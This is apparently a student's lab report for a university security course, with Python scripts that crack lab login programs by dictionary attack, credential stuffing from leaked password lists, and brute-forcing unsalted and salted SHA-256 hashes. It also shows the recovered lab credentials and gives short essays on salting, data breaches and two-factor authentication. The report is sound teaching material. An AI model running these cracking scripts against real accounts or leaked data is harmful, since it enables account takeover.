

Name: Daris Pon Mohan Kumar (dpm21003)

Lab 1

VM IP Address: [REDACTED]

Lab Section 003

Partner: [REDACTED]

Question 1:

```
import subprocess
from time import time
import sys

start = time()

login = "/home/cse/Lab1/Q1/Login.pyc"

with open("/home/cse/Lab1/Q1/MostCommonPWs", "r") as f:
    passwords = f.read().splitlines()

for line in passwords:
    line = line.strip()
    answer = subprocess.run(["python3", login, "SkyRedFalcon914", line], text = True, capture_output = True)
    if ("Login successful.\n" == answer.stdout):
        print(line)
        print(time() - start)
        sys.exit(0)

print("Password not found.")
sys.exit(1)
```

```
cse@cse3140-HVM-domU:~/Lab1/Solutions$ python3 Break1.py
iloveyou
0.5093731880187988
```

Question 2:

[illegible]

```
cse@cse3140-HVM-domU:~/Lab1/Solutions$ python3 Break3.py
SkyBlueBear611
jessica1
4.580000638961792
cse@cse3140-HVM-domU:~/Lab1/Solutions$
```

```
[q3] 0: bash*
```

```
"cse3140-HVM-domU" 06:18 05-Feb-25
```

Question 4:

```
import subprocess
from time import time
import sys

start = time()
login = "/home/cse/Lab1/Q4/Login.pyc"

with open("/home/cse/Lab1/Q4/PwnedPWfile", "r") as f:
    passwords = f.read().splitlines()

with open("/home/cse/Lab1/Q4/gang", "r") as f:
    members = f.read().splitlines()

# first check if member in leaked PW file
for person in members:
    for line in passwords:
        line = line.strip().split(",")
        if (person == line[0]):
            answer = subprocess.run(["python3", login, person, line[1]], text=True, capture_output=True)
            if ("Login successful.\n" == answer.stdout):
                print(person)
                print(line[1])

print(time() - start)
sys.exit(0)
```

```
cse@cse3140-HVM-domU:~/Lab1/Solutions$ python3 Break4.py
RiverOrangeTiger809
nkyjANZ0
0.2765164375305176
cse@cse3140-HVM-domU:~/Lab1/Solutions$ |
```

Question 5:

```
import subprocess
from time import time
import sys
import hashlib

start = time()
login = "/home/cse/Lab1/Q5/Login.pyc"

with open("/home/cse/Lab1/Q5/PwnedPWs100k", "r") as f:
    passwords = f.read().splitlines()

with open("/home/cse/Lab1/Q5/gang", "r") as f:
    members = f.read().splitlines()

with open("/home/cse/Lab1/Q5/HashedPWs", "r") as f:
    hashedpass = f.read().splitlines()

numbers = []
for i in range(10):
    for j in range(10):
        numbers.append(str(i) + str(j))

for line in passwords:
    line = line.strip()
    for j in hashedpass:
        j = j.strip().split(",")
        for i in numbers:
            temppass = line + i
            h = hashlib.sha256()
            h.update(bytes(temppass, 'utf-8'))
            hashed_guess = h.hexdigest()
            if (j[1] == hashed_guess):
                answer = subprocess.run(["python3", login, j[0], temppass], text = True, capture_output = True)
                if ("Login successful.\n" == answer.stdout):
                    print(j[0])
                    print(temppass)
                    print(time() - start)
                    sys.exit(0)

print(time() - start)
sys.exit(1)
```

```
cse@cse3140-HVM-domU:~/Lab1/Solutions$ python3 Break5.py
MountainPurpleShark585
komando40
14321.291236877441
cse@cse3140-HVM-domU:~/Lab1/Solutions$
```

Question 6:

```

import subprocess
from time import time
import sys
import hashlib

start = time()
login = "/home/cse/Lab1/Q6/Login.pyc"

with open("/home/cse/Lab1/Q6/PwnedPWs100k", "r") as f:
    passwords = f.read().splitlines()

with open("/home/cse/Lab1/Q6/gang", "r") as f:
    members = f.read().splitlines()

with open("/home/cse/Lab1/Q6/SaltedPWs", "r") as f:
    saltedpws = f.read().splitlines()

numbers = []
for i in range(10):
    numbers.append(str(i))

for line in passwords:
    line = line.strip()
    for j in saltedpws:
        j = j.strip().split(",")
        for i in numbers:
            temppass = line + i
            saltedtemppass = j[1] + temppass
            h = hashlib.sha256()
            h.update(bytes(saltedtemppass, 'utf-8'))
            hashed_guess = h.hexdigest()
            if j[2] == hashed_guess:
                answer = subprocess.run(["python3", login, j[0], temppass], text = True, capture_output = True)
                if ("Login successful.\n" == answer.stdout):
                    print(time() - start)
                    print(j[0])
                    print(temppass)
                    sys.exit(0)

print(time() - start)
sys.exit(1)
~

```


```

cse@cse3140-HVM-domU:~/Lab1/Solutions$ python3 Break6.py
2696.274438858032
SkySilverWolf162
090219848
cse@cse3140-HVM-domU:~/Lab1/Solutions$

```

Normally, salted passwords are harder to attack because this process adds a randomly created value to the password before hashing. This means that even if many users have the same password, the hashes are different which allows for more security. This helps to protect against attackers who try similar passwords between users by adding an additional layer of security.

Question 7:



Question 8:

National Public Data system (NPD) was breached in 2024 which leaked names, SSNs, phone numbers, and a lot of other personal information. Over 2.9 billion records were exposed. The cause for this breach is said to be because the sister website held all the passwords and logins in plain texts which allowed the hackers to gain access to the main website.

Source: <https://www.strongdm.com/what-is/national-public-data-breach>

One of the biggest data breaches was the 2012 LinkedIn data breach. During this breach, over 6.5 million user passwords were leaked. These passwords were hashed but not salted so hackers were able to easily access the passwords.

<https://krebsonsecurity.com/2016/05/as-scope-of-2012-breach-expands-linkedin-to-again-reset-passwords-for-some-users/>

We would consider these two incidents to be two of the worst exposure incidents because of the magnitude of the users impacted by it. In addition, it was highly sensitive information that was leaked. In specific, for the NPD system breach, SSNs were leaked which is personal to each individual and can allow access to a variety of things if given to the wrong hands. Both breaches were of a noteworthy company as well, which is significant because it reminds us to be vigilant with our information even with websites we would tend to trust more.

Question 9:

As far as I can find, the New York Times online website does not offer 2FA, even though you do make an account with a password.

Discord is an example of a major website that does use 2FA. Personally, I use 2FA whenever it's offered. It's not a major inconvenience and in exchange it makes it so that I can't be impersonated nearly as easily, and it makes it much harder for others to maliciously log into my accounts. In addition, my parents also use 2FA whenever it is offered so that their information is safe.

Passkeys And Security Keys

Discord supports the newest standards for authentication: Passkeys and Security Keys, an easier to use *and* more secure way to sign into your account! Passkeys are encrypted digital keys you create using your fingerprint, face, or screen lock, and they can be stored in your password manager so you can sign in to your account on other devices with the installed password manager. When you log into Discord, your device will prompt you to use the passkey the same way you created it (e.g., with Face ID), then you're logged in! No password needed.

This method is one of the best ways to protect your account because it is simple to use, on your own devices, backed up in the cloud, and most importantly, phishing resistant. To get started, go to your **User Settings**, go to **Account**, tap **Security Keys**, then **Add** to enroll a Passkey on your device.

For more information and detailed instructions on how to enroll a Passkey, check out [Security Keys, Passkeys, and Passwordless Login on Discord](#).

Authenticator App

An Authenticator App, or Time-based One-Time Password (TOTP), is an established industry standard for MFA. When you register an Authenticator App with Discord, you scan a QR code or manually enter a secret in a dedicated app (like Google Authenticator) or password manager. That app will then generate a new code every 30 seconds - whenever you want to log in to Discord, you'll need to provide that generated code.




Log in or create an account

Email Address


Continue

or

By continuing, you agree to the [Terms of Sale](#), [Terms of Service](#), and [Privacy Policy](#).

 Continue with Google

 Continue with Facebook

 Continue with Apple

[Continue with work or school single sign-on >](#)

We chose these websites because in the case of the NY Times, it probably doesn't offer 2FA because it doesn't protect sensitive information and because someone using your account isn't a huge deal – it's not like people will impersonate you reading the newspaper. On the other hand, Discord is a social media platform where someone could legitimately impersonate you and spread misinformation, scams, or even malware to your friends and community, and as such it is necessary that more security be implemented.